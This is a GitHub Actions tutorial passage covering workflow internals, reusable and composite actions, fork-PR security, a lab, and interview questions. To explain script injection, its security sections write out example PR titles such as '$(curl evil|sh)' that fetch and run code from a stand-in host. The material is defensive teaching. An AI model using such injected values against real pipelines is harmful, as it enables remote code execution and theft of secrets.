
The diagram traces a single run from the top: an event (push/PR/dispatch/schedule) matches on: and starts the workflow; the workflow provisions the scoped GITHUB_TOKEN (and, where requested, an OIDC token); jobs are scheduled onto runners respecting the needs graph and any concurrency group; each job’s steps (run/uses) execute on a fresh runner; and data crosses the boundaries the only ways it can — outputs between jobs, caches between runs, artifacts out of the run. Those three data paths are the entire set of exits from a job’s teardown: everything else on that runner is destroyed the instant the job ends. Keep this picture in mind whenever a build “can’t find” something a previous job made — the answer is almost always that the value never crossed one of those three arrows.
Going deeper
By now you can read and write a normal workflow. This section is for when “normal” isn’t enough — the internals that explain why things behave as they do, the two features every growing repo eventually reaches for (reusable workflows and composite actions), the security model for untrusted contributions, and the limits you hit at scale. None of it is required for your first pipeline; all of it separates someone who copies workflows from someone who owns them.
What actually happens when a run executes
A useful mental model of the machinery behind that green tick:
- Event ingestion. Something happens (a push, an API call, a cron tick). GitHub matches it against the
on:blocks of the relevant workflow files and creates a run for each match. Crucially,workflow_dispatchandschedulealways evaluate the file on the default branch;push/pull_requestevaluate the file as it exists on the pushed branch / PR head. - Expression evaluation happens on GitHub’s servers, not the runner. Every
${{ }}is resolved by the Actions service before the step’s shell ever starts — which is exactly why untrusted text interpolated into arun:is so dangerous (it’s baked into the script GitHub hands the runner) and why secrets can be injected without ever appearing in your YAML. - A runner is leased. For GitHub-hosted, a fresh VM boots from a pre-baked image with the runner application already installed; it registers, receives the job, and executes the steps. For self-hosted, your long-lived (or ephemeral) runner polls, claims the job, and runs it on your hardware.
- The token is minted per job. The
GITHUB_TOKENis a fresh installation token scoped by yourpermissions:, injected into the job, and revoked the instant the job finishes. OIDC JWTs (whenid-token: write) are requested on demand from GitHub’s issuer during the run. - Logs stream and state is discarded. Step output streams live to the UI; at job end the VM and everything on it is destroyed. Only what you exported — outputs, artifacts, caches, step summaries — survives.
Internalising steps 2 and 5 pre-empts most “but it worked locally” confusion: the expression layer runs before your code, and the machine is gone after.
Reusable workflows (workflow_call)
Once you have five services each with a near-identical pipeline, copy-paste rots. A reusable workflow is a whole workflow file another workflow can call as if it were a job — the workflow_call trigger turns it into a callable unit with typed inputs, declared secrets, and outputs.
The called workflow declares its interface:
name: Reusable build
on:
  workflow_call:
    inputs:
      node-version:
        description: 'Node major version'
        type: string
        required: true
    secrets:
      NPM_TOKEN:
        required: true
    outputs:
      image:
        description: 'Built image reference'
        value: ${{ jobs.build.outputs.image }}
jobs:
  build:
    runs-on: ubuntu-latest
    outputs:
      image: ${{ steps.b.outputs.image }}
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: ${{ inputs.node-version }}
      - id: b
        env:
          NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
        run: |
          npm ci
          echo "image=ghcr.io/org/app:${GITHUB_SHA::12}" >> "$GITHUB_OUTPUT"
The caller invokes it as a job with uses: — note there are no steps:, because the job is the call:
name: Deploy
on:
  push:
    branches: [main]
jobs:
  build:
    uses: my-org/my-repo/.github/workflows/build.yml@v1
    with:
      node-version: '20'
    secrets:
      NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
    permissions:
      contents: read
      packages: write
Key rules that trip people up:
- A calling job uses
uses:instead ofruns-on/steps— you cannot mix a reusable-workflow call with normal steps in the same job. - Secrets are not inherited automatically. Pass them explicitly, or use the shorthand
secrets: inheritto forward all of the caller’s secrets:
jobs:
  build:
    uses: my-org/my-repo/.github/workflows/build.yml@v1
    with:
      node-version: '20'
    secrets: inherit
permissionson the calling job can only narrow the token, never widen it — the called workflow runs with the intersection of what the caller grants and what the org allows.- Reusable workflows can be nested up to 4 levels deep, and a single workflow can call at most 20 unique reusable workflows. Pin the
uses:reference (@v1for first-party, a SHA for third-party) exactly as you pin actions.
For org-wide governance, required workflows, and the platform patterns built on top of this, see the reusable GitHub Actions platform lesson.
Composite actions
A composite action bundles several steps into one uses: — lighter-weight than a reusable workflow, and it runs inside a job (sharing that job’s runner and filesystem) rather than as its own job. It lives in an action.yml at the root of an action directory:
name: 'Setup and test'
description: 'Install Node dependencies and run the test suite'
inputs:
  node-version:
    description: 'Node major version'
    required: false
    default: '20'
outputs:
  cache-hit:
    description: 'Whether the dependency cache was restored'
    value: ${{ steps.node.outputs.cache-hit }}
runs:
  using: composite
  steps:
    - id: node
      uses: actions/setup-node@v4
      with:
        node-version: ${{ inputs.node-version }}
        cache: npm
    - run: npm ci && npm test
      shell: bash
Consume it by path (from the same repo) or owner/repo@ref:
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: ./.github/actions/setup-and-test
        with:
          node-version: '20'
The two must-know composite gotchas: every run: step inside a composite action must set shell: explicitly (there’s no job-level default to inherit), and step outputs must be re-exported at the action’s own outputs: block to be visible to the caller.
Which to reach for? A composite action packages steps that run within someone’s job (e.g. “set up our toolchain”) — it can’t set runs-on, permissions, or a matrix. A reusable workflow packages whole jobs (with their own runners, permissions, environments, matrices) — use it for an entire pipeline stage. Rule of thumb: a sequence of steps → composite; a sequence of jobs → reusable workflow.
The untrusted-PR problem, properly
pull_request from a fork is deliberately declawed (read-only token, no secrets) so a malicious PR can’t steal credentials. But sometimes you genuinely need a secret and to react to a fork PR — post a coverage comment, run a labeller. There are tools for it, in ascending order of danger:
1. pull_request_target runs in the base repo context with secrets and a write token — but checks out the base code by default, not the PR’s. It’s safe only if you never check out and execute the PR’s code. Perfect for code-free tasks like labelling:
name: label-pr
on:
  pull_request_target:
    types: [opened, reopened]
permissions:
  pull-requests: write
jobs:
  label:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/labeler@v5
The moment you add actions/checkout with the PR ref and then run its build under pull_request_target, you’ve handed an attacker your secrets. Don’t.
2. The workflow_run two-stage pattern is the safe way to give an untrusted PR’s output access to secrets. Stage one runs on pull_request (no secrets), does the untrusted work, and uploads the result as an artifact:
name: PR build
on:
  pull_request:
    types: [opened, synchronize, reopened]
permissions:
  contents: read
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci && npm run lint > lint.txt || true
      - uses: actions/upload-artifact@v4
        with:
          name: lint-result
          path: lint.txt
Stage two runs on workflow_run — in the trusted base context, with secrets — downloads that artifact and acts on it, never executing fork code:
name: PR comment
on:
  workflow_run:
    workflows: ["PR build"]
    types: [completed]
permissions:
  pull-requests: write
  actions: read
jobs:
  comment:
    runs-on: ubuntu-latest
    if: ${{ github.event.workflow_run.event == 'pull_request' }}
    steps:
      - uses: actions/download-artifact@v4
        with:
          name: lint-result
          run-id: ${{ github.event.workflow_run.id }}
          github-token: ${{ secrets.GITHUB_TOKEN }}
      - run: cat lint.txt
3. Script injection is the quieter cousin. ${{ github.event.pull_request.title }} interpolated straight into a run: lets a PR titled $(curl evil|sh) execute on your runner — because, remember, expressions are substituted before the shell runs. Always route untrusted values through env: and reference "$VAR".
OIDC subject claims, one level down
The foundational OIDC section showed the “why”. The mechanism the cloud trust policy actually matches on is the JWT’s sub claim, whose shape depends on the trigger:
| Trigger context | sub claim |
|---|---|
| Branch push | repo:OWNER/REPO:ref:refs/heads/main |
| Tag push | repo:OWNER/REPO:ref:refs/tags/v1.2.3 |
| Pull request | repo:OWNER/REPO:pull_request |
| Environment job | repo:OWNER/REPO:environment:production |
This is why pinning a cloud role to an environment (sub = …:environment:production) is stronger than pinning to a branch — combined with environment reviewers, a human must approve before the token even qualifies. The subject template can also be customised org-wide. Full per-cloud trust-policy setup and the negative-test discipline live in the keyless OIDC lesson.
Scale, limits and performance
The numbers that matter once pipelines grow (2026 GitHub-hosted defaults; self-hosted and GHES differ):
| Limit | Value / behaviour |
|---|---|
| Matrix jobs per run | 256 maximum |
| Job execution time | 6 hours, then killed (use timeout-minutes to cap sooner) |
| Workflow run wall-clock | 35 days including waits/approvals, then failed |
| Concurrent jobs | Plan-dependent (e.g. ~20 on Free), macOS capped lower |
GITHUB_TOKEN API rate |
~1,000 requests/hour per repository |
| Cache | 10 GB/repo, LRU eviction, 7-day idle purge, branch-scoped |
| Artifact retention | up to 90 days (default) / 400 max by policy |
| Recursion guard | events raised by GITHUB_TOKEN do not trigger new runs |
Performance levers, cheapest first: prefer the setup-* actions’ built-in caching over a hand-rolled actions/cache; split one slow job into parallel jobs joined by needs rather than a long serial script; use concurrency + cancel-in-progress: true to stop paying for superseded PR runs; pin ubuntu-24.04 so an image roll never silently reinstalls your toolchain; and reserve larger runners (more vCPU/RAM, GPU, static egress IPs — provisioned as runner groups) for genuinely heavy jobs, since they bill at a higher multiplier. The recursion guard is a subtle one: a workflow that pushes a commit with the default token will not re-trigger the push workflow (a deliberate loop-breaker) — if you need that cascade, push with a PAT or GitHub App token instead.
Version and API caveats to carry forward
- Artifact/cache v3 and older are retired (early 2025) — use
@v4. v4 artifacts are immutable per run (so give each matrix cell a unique name). set-output/set-envwere removed — use the$GITHUB_OUTPUT/$GITHUB_ENVfiles.*-latestlabels drift —ubuntu-latestmoved 22.04 → 24.04; pin for reproducibility.- Scheduled runs pause on inactive repos (~60 days with no activity) and can be delayed under load — never a real-time guarantee.
- A skipped required check blocks merge — a
paths-filtered workflow that doesn’t run never reports its required status.
Hands-on lab
You’ll build a small but complete CI workflow on a free public GitHub repo: a multi-job pipeline with a matrix, caching, an artifact handed between jobs, job outputs, conditional logic, and least-privilege permissions. Everything here is free on public repositories.
Step 1 — Create a repo with a tiny Node project
In the browser, create a new public repo gha-fundamentals-lab, then add two files via the web editor (or locally and push).
package.json:
{
  "name": "gha-lab",
  "version": "1.0.0",
  "scripts": {
    "test": "node test.js",
    "build": "mkdir -p dist && echo built > dist/app.txt"
  }
}
test.js:
console.log("tests passed");
process.exit(0);
Step 2 — Add the workflow
Create .github/workflows/ci.yml:
name: CI
run-name: CI for ${{ github.actor }} on ${{ github.ref_name }}

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]
  workflow_dispatch:
    inputs:
      note:
        description: "A note to print"
        type: string
        default: "manual run"

permissions:
  contents: read          # least privilege at the top

concurrency:
  group: ci-${{ github.ref }}
  cancel-in-progress: true

jobs:
  test:
    name: Test (Node ${{ matrix.node }})
    runs-on: ubuntu-latest
    strategy:
      fail-fast: false
      matrix:
        node: [18, 20, 22]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: ${{ matrix.node }}
          cache: npm          # built-in dependency cache
      - run: npm test
      - if: ${{ inputs.note != '' }}
        run: echo "Note - ${{ inputs.note }}"

  build:
    name: Build
    needs: test               # fan-in: only after all matrix tests pass
    runs-on: ubuntu-latest
    outputs:
      sha12: ${{ steps.meta.outputs.sha12 }}
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with: { node-version: 20, cache: npm }
      - run: npm run build
      - id: meta
        run: echo "sha12=${GITHUB_SHA::12}" >> "$GITHUB_OUTPUT"
      - uses: actions/upload-artifact@v4
        with:
          name: dist
          path: dist/
          if-no-files-found: error

  deploy:
    name: Deploy (dry run)
    needs: build
    if: github.ref == 'refs/heads/main' && github.event_name == 'push'
    runs-on: ubuntu-latest
    steps:
      - uses: actions/download-artifact@v4
        with: { name: dist, path: dist/ }
      - run: |
          echo "Would deploy build ${{ needs.build.outputs.sha12 }}"
          ls -la dist/
          echo "### Deployed \`${{ needs.build.outputs.sha12 }}\`" >> "$GITHUB_STEP_SUMMARY"

  report:
    name: Report
    needs: [test, build, deploy]
    if: ${{ always() }}        # runs even if something failed
    runs-on: ubuntu-latest
    steps:
      - run: |
          echo "test=${{ needs.test.result }}"
          echo "build=${{ needs.build.result }}"
          echo "deploy=${{ needs.deploy.result }}"
Step 3 — Trigger and observe
Commit to main. Open the repo’s Actions tab and watch the run.
Expected behaviour:
- The Test job fans out into three parallel jobs (Node 18, 20, 22).
- Build waits for all three, builds
dist/, sets thesha12output, and uploads thedistartifact. - Deploy runs only because this is a
pushtomain, downloads the artifact, prints the short SHA, and writes to the run summary. - Report runs at the end regardless and prints each job’s result (
success). - On the run page you’ll see the dist artifact available for download and a Markdown summary with the deployed SHA.
Step 4 — Exercise the conditionals
- Open a pull request from a branch. The
deployjob is skipped (theifrequires a push tomain), but test/build still run — confirming branch/event gating. - From the Actions tab, use Run workflow (
workflow_dispatch), type a note, and confirm the “Note - …” line appears only when a note is supplied. - Push two commits quickly to the PR branch and watch
concurrencycancel the superseded run.
Step 5 — Validation
# With the gh CLI (optional)
gh run list --limit 5
gh run view --log | grep -E "tests passed|Would deploy|test=success"
gh run download   # pulls the dist artifact locally
A successful lab: a green run with 3 test jobs + build + deploy + report, a downloadable dist artifact, the run summary showing the SHA, and the cache reporting a hit on the second run (visible in the setup-node step logs as a restored cache).
Cleanup
GitHub-hosted minutes and storage on public repos are free, so there is nothing to bill. To tidy up: delete the artifact from the run page (or let it expire), and when finished delete the repository (Settings → Danger Zone → Delete this repository). Caches expire on their own after 7 days idle.
Cost note
Public repositories get unlimited GitHub-hosted Linux/Windows/macOS minutes for free. Private repos consume from a monthly free allowance (2,000 minutes on Free, more on paid plans), and minutes are billed by OS multiplier (Linux ×1, Windows ×2, macOS ×10) — so a macOS matrix burns the budget ten times faster than Linux. Keep this in mind before fanning a matrix across all three OSes on a private repo.
Practice challenges
Work these in a scratch public repo (free minutes). Each escalates beginner → advanced; try it before opening the solution.
1. (Beginner) Trigger discipline. Write an on: block that runs on pushes to main and on pull requests targeting main — and nothing else.
<details> <summary>Solution</summary>
on:
  push:
    branches: [main]
  pull_request:
    branches: [main]
Why: push.branches gates direct pushes; pull_request.branches filters on the PR’s base branch (where it will merge), not the source branch.
</details>
2. (Beginner) Branch-gated step that still respects failures. Add a step that runs ./release.sh only on the default branch and only if earlier steps succeeded.
<details> <summary>Solution</summary>
steps:
  - if: ${{ success() && github.ref == 'refs/heads/main' }}
    run: ./release.sh
Why: any custom if: drops the implicit success() guard, so you must re-add success() && — otherwise the step would run even after a previous step failed.
</details>
3. (Intermediate) Maven cache with a warm fallback. Cache ~/.m2/repository, invalidating only when dependencies change, with a partial-restore fallback on a miss.
<details> <summary>Solution</summary>
steps:
  - uses: actions/cache@v4
    with:
      path: ~/.m2/repository
      key: m2-${{ runner.os }}-${{ hashFiles('**/pom.xml') }}
      restore-keys: |
        m2-${{ runner.os }}-
Why: hashFiles('**/pom.xml') changes the key only when dependencies change; the restore-keys prefix restores a recent partial cache on a miss so the build isn’t stone-cold.
</details>
4. (Intermediate) Cross-job value. Compute a version string in a setup job and consume it in a deploy job.
<details> <summary>Solution</summary>
jobs:
  setup:
    runs-on: ubuntu-latest
    outputs:
      version: ${{ steps.v.outputs.version }}
    steps:
      - id: v
        run: echo "version=1.4.${GITHUB_RUN_NUMBER}" >> "$GITHUB_OUTPUT"
  deploy:
    needs: setup
    runs-on: ubuntu-latest
    steps:
      - run: echo "Deploying ${{ needs.setup.outputs.version }}"
Why: jobs are isolated machines, so the value must travel $GITHUB_OUTPUT → job outputs → needs.setup.outputs.version; a plain shell variable would vanish with the runner.
</details>
5. (Advanced) Turn a job into a reusable workflow. Extract a deploy job into a reusable workflow that takes an environment input and a DEPLOY_TOKEN secret, then call it.
<details> <summary>Solution</summary>
Called — .github/workflows/deploy.yml:
on:
  workflow_call:
    inputs:
      environment:
        type: string
        required: true
    secrets:
      DEPLOY_TOKEN:
        required: true
jobs:
  deploy:
    runs-on: ubuntu-latest
    environment: ${{ inputs.environment }}
    steps:
      - env:
          TOKEN: ${{ secrets.DEPLOY_TOKEN }}
        run: echo "deploying to ${{ inputs.environment }}"
Caller:
jobs:
  call-deploy:
    uses: ./.github/workflows/deploy.yml
    with:
      environment: production
    secrets: inherit
Why: workflow_call publishes a typed interface; secrets: inherit forwards the caller’s secrets so you don’t redeclare each one, and environment: still applies its reviewers/gates from inside the reusable file.
</details>
6. (Advanced) Safe fork-PR automation. A fork PR needs a secret to post a comment. Design the triggers so the secret is never exposed to the fork’s code.
<details> <summary>Solution</summary>
Use the two-stage workflow_run pattern (shown in Going deeper): stage one runs on pull_request (no secrets), does the untrusted work, and uploads an artifact; stage two runs on workflow_run in the trusted base context with pull-requests: write, downloads the artifact, and comments — never checking out or executing the fork’s code. For a purely code-free task like labelling, a single pull_request_target job with no checkout is also acceptable.
Why: pull_request from a fork is secret-less by design; only the base-context workflow_run (or a checkout-free pull_request_target) may hold the token. Decoupling “run untrusted code” from “hold the secret” is the whole game.
</details>
Common beginner mistakes
Distinct from the symptom→cause→fix table below, these are the mental-model errors — what beginners believe, why it’s wrong, and the model to adopt instead.
-
“Jobs share files like steps do.” They don’t. Steps in one job share a filesystem; jobs run on separate, fresh machines, so a file built in job A simply isn’t there in job B. Right model: within a job, think one computer; across jobs, think separate computers that can only pass notes — small strings via
outputs, files via artifacts, dependency dirs via cache. -
“The
envI set in this step is usable later in the same step.” Writingecho "K=v" >> "$GITHUB_ENV"makesKavailable to subsequent steps, not the line after it in the same step. Right model:$GITHUB_ENVis a hand-off to the next step; for the current step, just use a normal shell variable. -
“It’s a secret, so printing it is fine — it’ll be masked.” Masking only redacts the verbatim string. Base64 it, JSON-embed it, or print a substring and it leaks in the clear. Right model: masking is a backstop, not a licence to log; never
echoa secret orset -xnear one, and::add-mask::anything you derive from one. -
“
@v4pins the version.” Tags are mutable — the owner (or an attacker who compromises the account) can move@v4onto new code that then runs with your token and secrets. Right model: for third-party actions pin the full commit SHA (immutable) and let Dependabot/Renovate bump it; reserve@vNfor trusted first-partyactions/*. -
“All the jobs in my file run top to bottom.” By default every job runs in parallel — the order in the file is cosmetic. Right model: parallelism is the default;
needs:is the only thing that creates ordering, so draw the DAG you actually want. -
“
ubuntu-latestis a stable, fixed environment.” It tracks whatever image GitHub currently ships and moves under you (it jumped 22.04 → 24.04). Right model:*-latestis a moving target; pinubuntu-24.04for anything that must be reproducible. -
“My
workflow_dispatchbutton will use the workflow from my feature branch.” Manual and scheduled runs read the definition on the default branch. Editing the trigger on a feature branch won’t show a new input until it’s merged. Right model:dispatch/scheduleare default-branch features. -
“Caching keeps my dependencies correct.” A cache is a speed optimisation and a miss must be harmless; treating it as a source of truth hides “only works because of a stale cache” bugs. Right model: the build must be correct from a cold cache — caching only makes the correct build faster.
Common mistakes & troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
| Workflow never runs | File not in .github/workflows/, wrong extension, or YAML error |
Put it exactly there; validate YAML; check the Actions tab for a parse error |
Error: Resource not accessible by integration |
GITHUB_TOKEN lacks the scope |
Add the needed permissions: (e.g. pull-requests: write) on the job |
| OIDC login fails with no token | Missing permissions: id-token: write |
Add it to the job; without it no JWT is minted |
| Secret is blank / fork PR can’t deploy | Secrets are withheld from fork pull_request runs |
Use pull_request_target carefully, or gate deploy on an environment |
| Step doesn’t see a var set in a previous step | Used export/inline instead of $GITHUB_ENV |
Write echo "K=v" >> "$GITHUB_ENV"; it applies to later steps |
| Composite/third-party action “works on my fork but not here” | Tag was force-moved or the action changed | Pin third-party actions to a full commit SHA |
| Matrix artifact upload fails / overwrites | Same artifact name across matrix cells (v4 immutability) |
Give each cell a unique name, e.g. dist-${{ matrix.os }} |
| A “required” check never reports, blocking merge | paths filter skipped the workflow on that PR |
Make the required job path-independent or always emit a passing status |
| Cleanup step never runs after a failure | Relied on the implicit success() guard |
Add if: ${{ always() }} to the cleanup job/step |
| Cache never hits | Key changes every run, or wrong path |
Key on hashFiles(lockfile); verify the cached directory path |
cache/upload-artifact v3 errors out |
v3/v1–v2 were retired in early 2025 | Upgrade to actions/cache@v4 and actions/{upload,download}-artifact@v4 |
Best practices
- Pin third-party actions to a full SHA (with a version comment); reserve major-tag pins (
@v4) for trusted first-partyactions/*. Let Dependabot/Renovate bump them. - Set
permissions: contents: readat the top and grant extra scopes only on the jobs that need them. Treatwrite-allas a smell. - Pin runner OS versions (
ubuntu-24.04) for reproducible builds;*-latestwill move under you. - Cancel stale PR runs with
concurrency+cancel-in-progress: true; never cancel in-flight production deploys (false). - Cache dependencies, artifact outputs — don’t confuse the two. Prefer the
setup-*actions’ built-in caching. - Fail fast on PRs, fail-complete on release matrices — choose
fail-fastper intent. - Keep jobs small and parallel; use
needsto express real dependencies, not to serialise out of habit. - Use job/step
name:liberally — your future self reading a red log will thank you. - Put long shell logic in a checked-in script (
./scripts/deploy.sh) rather than a giantrun:block; it’s testable, lintable, and avoids YAML/expression escaping pain. - Validate workflows in CI with a linter (
actionlint/action-validator) so a typo fails the PR, not production.
Security notes
- Least-privilege token first. Default to
contents: read; the narrower theGITHUB_TOKEN, the smaller the blast radius if a step is compromised. - Never interpolate untrusted input into a shell. A PR title of
"; curl evil | sh #interpolated as${{ github.event.pull_request.title }}directly inside arun:is script injection. Always pass such values throughenv:and reference"$TITLE"in the shell so they’re treated as data, not code. pull_request_targetis a loaded gun. It runs in the base repo with secrets and a write token even for fork PRs. If you also check out and execute the fork’s code, an attacker can steal your secrets. Use it only for trusted, code-free tasks (labelling), and never check out + run untrusted PR code under it.- Pin actions to SHAs. A hijacked action tag runs with your token and secrets. SHA pinning (or immutable actions) neutralises tag-moving attacks.
- Replace stored cloud keys with OIDC. No long-lived
AWS_SECRET_ACCESS_KEYin repo secrets; scope the trust policy to the repo/branch/environment. (Deep dive: the OIDC lesson.) - Mind masking limits. Only verbatim secret strings are auto-masked; mask derived/encoded values yourself with
::add-mask::, and neverechoa secret or runset -xnear one. - Scope secrets tightly. Keep production credentials in an environment with required reviewers so PR and non-prod jobs can never read them.
- Disallow self-hosted runners on public repos unless ephemeral and isolated — a fork PR could otherwise run attacker code on your infrastructure.
Interview & exam questions
1. What is the difference between a job and a step, and why does it matter for sharing files?
A job runs on its own fresh runner; a step is a task within a job. Steps in a job share a filesystem and environment; jobs do not — they’re separate machines. So to move data between jobs you must use outputs (small strings), an artifact (files), or a cache.
2. What does needs do, and how do you run a job even when an upstream job fails?
needs makes a job wait for the listed jobs to succeed, forming a DAG. By default a downstream job is skipped if an upstream fails. To run regardless, add if: ${{ always() }} (or if: failure() for failure-only) and read needs.<job>.result.
3. Explain fail-fast and max-parallel in a matrix.
fail-fast: true (default) cancels all in-flight matrix jobs the moment one fails — fast feedback. fail-fast: false lets every cell finish so you see the full pass/fail picture. max-parallel caps how many matrix jobs run concurrently.
4. Why might a required status check block a PR even though “nothing is wrong”?
If the workflow has a paths filter and the PR changes no matching files, the workflow is skipped — so the required check never reports, and the PR can’t merge. Fix by making the required job path-independent or emitting an always-passing status.
5. What is the GITHUB_TOKEN, and how do you give a job permission to comment on a PR?
An auto-provisioned, run-scoped token for the repo’s API, exposed as secrets.GITHUB_TOKEN / github.token. Its powers come from permissions:. To comment on PRs, add permissions: pull-requests: write on that job.
6. Why are secrets withheld from fork pull requests, and what is pull_request_target?
Because a malicious fork PR could otherwise exfiltrate them — pull_request from a fork gets a read-only token and no secrets. pull_request_target runs in the base repo context with secrets and a write token, which is dangerous if you then execute the fork’s code.
7. How does OIDC remove the need for stored cloud keys?
The job (with id-token: write) mints a short-lived signed JWT from GitHub; the cloud verifies it against GitHub’s issuer and a trust policy that checks claims like sub/aud, then returns temporary credentials. No long-lived secret is stored; scope is enforced by the trust policy.
8. Cache vs artifact — when do you use each? Cache speeds up future runs (dependencies, build caches) and is keyed by a hash; a miss is harmless. An artifact is a deliberate file output you hand to another job or download after the run, keyed by a name; a missing required artifact is a real failure.
9. Why pin actions to a commit SHA instead of a tag?
Tags are mutable — the owner (or an attacker who compromises the account) can move @v4 to malicious code, which then runs with your token and secrets. A full SHA is immutable. (Immutable actions are improving this, but SHA-pin third-party actions today.)
10. How do you set an environment variable for subsequent steps, and why not just export?
Append to $GITHUB_ENV: echo "K=v" >> "$GITHUB_ENV". A shell export only lasts for the current step’s process; $GITHUB_ENV persists the value to later steps in the job.
11. What does concurrency with cancel-in-progress solve, and when should it be false?
It prevents overlapping runs in the same group — true cancels the stale run (ideal for PR CI), false queues (ideal for production deploys, where cancelling a half-applied deploy is worse than waiting).
12. What runner does ubuntu-latest use in 2026, and why pin it?
Ubuntu 24.04 (it moved off 22.04). Pin to ubuntu-24.04 for reproducibility, because *-latest shifts to the next image when GitHub rolls it, which can break builds without a code change.
13. When would you use a composite action versus a reusable workflow?
A composite action bundles steps to run inside an existing job (a shared setup snippet) and can’t set runs-on/permissions/matrix. A reusable workflow (workflow_call) bundles whole jobs with their own runners, permissions and environments — use it for an entire pipeline stage. Steps → composite; jobs → reusable workflow.
Quick check
- Where exactly must a workflow file live, and what extensions are valid?
- Which single
permissionsscope is mandatory for OIDC cloud login? - In a matrix, what’s the difference between
includeandexclude? - How do you pass a computed string from job A to job B?
- Name the four status-check functions usable in
if:.
Answers
- In
.github/workflows/at the repo root, with a.ymlor.yamlextension. id-token: write.includeadds combinations (or extends one with extra fields);excluderemoves specific combinations from the Cartesian product.- Job A writes to
$GITHUB_OUTPUT, declares it under the job’soutputs:, and job B (withneeds: A) readsneeds.A.outputs.<name>. success(),failure(),cancelled(),always().
Exercise
Extend the lab workflow into a release pipeline:
- Add a
pushtrigger on tags matchingv*.*.*, and areleasejob that runs only on a tag (if: startsWith(github.ref, 'refs/tags/')). - In the
releasejob, download thedistartifact and create a GitHub Release attaching it — this needspermissions: contents: writeon that job only (leave the workflow default atread). - Add a second artifact for a JUnit-style test report from the
testjob, giving each matrix cell a unique artifact name so v4 immutability doesn’t collide. - Add an
environment: productionto thereleasejob and configure a required reviewer, so a human must approve before the release is published. - Add a dynamic matrix: a
discoverjob that outputs a JSON list, consumed by a downstream job viafromJSON(needs.discover.outputs.list).
Success criteria: tagging v1.0.0 produces a published GitHub Release with the dist asset, the release job’s token has only contents: write (everything else read), the production approval gate pauses the run until approved, and per-cell test-report artifacts upload without collision.
Certification mapping
- GitHub Actions certification — this lesson covers the core domains directly: workflow authoring, events and filters, jobs/steps/runners, contexts and expressions, secrets/variables and the
GITHUB_TOKEN, OIDC, caching and artifacts, and security (permissions, action pinning, script injection). - Microsoft AZ-400 (DevOps Engineer Expert) — “Design and implement a strategy for managing technical debt and pipeline automation”: GitHub Actions pipelines, environments/approvals, secrets management, and OIDC to Azure map onto the CI/CD and security objectives.
- AWS DOP-C02 / GCP Professional DevOps Engineer — the CI concepts (pipelines, gates, artifacts, OIDC federation) transfer; pair this with the OIDC lesson for the cloud-trust specifics each exam expects.
Glossary
- Workflow — an automated process defined in a YAML file under
.github/workflows/, triggered by events. - Job — a set of steps that run together on a single, fresh runner; isolated from other jobs.
- Step — a single task in a job: a
run:command or auses:action. - Action — a reusable, packaged unit (JavaScript, Docker, or composite) invoked with
uses:. - Runner — the machine that executes a job; GitHub-hosted (ephemeral VM) or self-hosted.
- Event / trigger — what starts a workflow (
push,pull_request,schedule,workflow_dispatch, …). - Context — a structured object (
